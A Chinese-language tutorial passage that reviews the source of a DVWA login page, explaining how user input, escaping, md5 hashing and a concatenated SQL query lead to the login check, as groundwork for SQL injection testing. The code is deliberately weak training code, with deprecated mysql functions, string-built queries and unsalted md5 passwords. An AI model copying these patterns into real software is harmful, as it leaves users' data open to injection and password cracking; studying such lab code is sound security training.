high.php	670 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
low.php	653 字节	PHP 文件	2016/9/25 10:05	D:\AppServ\www\DVWA\vulnerabilities
low.php.bak	650 字节	BAK 文件	2016/9/25 10:04	D:\AppServ\www\DVWA\vulnerabilities
medium.php	600 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
high.php	738 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
low.php	634 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
medium.php	663 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
high.php	625 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
low.php	511 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities
medium.php	619 字节	PHP 文件	2013/5/1 21:46	D:\AppServ\www\DVWA\vulnerabilities

类型: PHP 文件
大小: 2.51 KB
修改日期: 2013/5/1 21:46

得到了网站的源代码,,而后去搜,搜获取用户的变量,搜执行数据库查询的函数;


```php

define( 'DVWA_WEB_PAGE_TO_ROOT', '' );

require_once DVWA_WEB_PAGE_TO_ROOT.'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'phpids' ) );

dvwaDatabaseConnect();

if( isset( $_POST[ 'Login' ] ) ) {


	$user = $_POST[ 'username' ];
	$user = stripslashes( $user );
	$user = mysql_real_escape_string( $user );

	$pass = $_POST[ 'password' ];
	$pass = stripslashes( $pass );
	$pass = mysql_real_escape_string( $pass );
	$pass = md5( $pass );

	$qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";

	$result = @mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );

	if( $result && mysql_num_rows( $result ) == 1 ) {	// Login Successful...

		dvwaMessagePush( "You have logged in as '".$user."'" );
		dvwaLogin( $user );
		dvwaRedirect( 'index.php' );
```


Mysql_query()函数是执行查询的,要处理数据,应该是在这个函数之前:


```php
$user = $_POST[ 'username' ];
```

`$_POST` 是接收数据,


```php
$user = stripslashes( $user );
```

`stripslashes` 是去掉由魔法引号反斜杠函数;




```
$user = mysql_real_escape_string( $user );
```

mysql_real_escape_string()函数:
添加反斜杠进行转义




```
$pass = md5( $pass );
```

用Md5进行加密;




```
$qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
```

查询语句的时候既判断用户名,也判断密码;而且用户名和密码都是作为文本型数据存放于这里;



```
$result = @mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );
```

执行查询,mysql_query()前面有一个@符号是抑制错误信息的;



```
if( $result && mysql_num_rows( $result ) == 1 ) {    // Login successful.

    dvwaMessagePush( "You have logged in as '".$user."'" );
    dvwaLogin( $user );
    dvwaRedirect( 'index.php' );

}
```

有两个条件,1.$result里面必须得有值;

```
mysql_num_rows($result)==1
```

2.在 `$result` 这个变量里面,它的结果集是几行,这里要求是一行;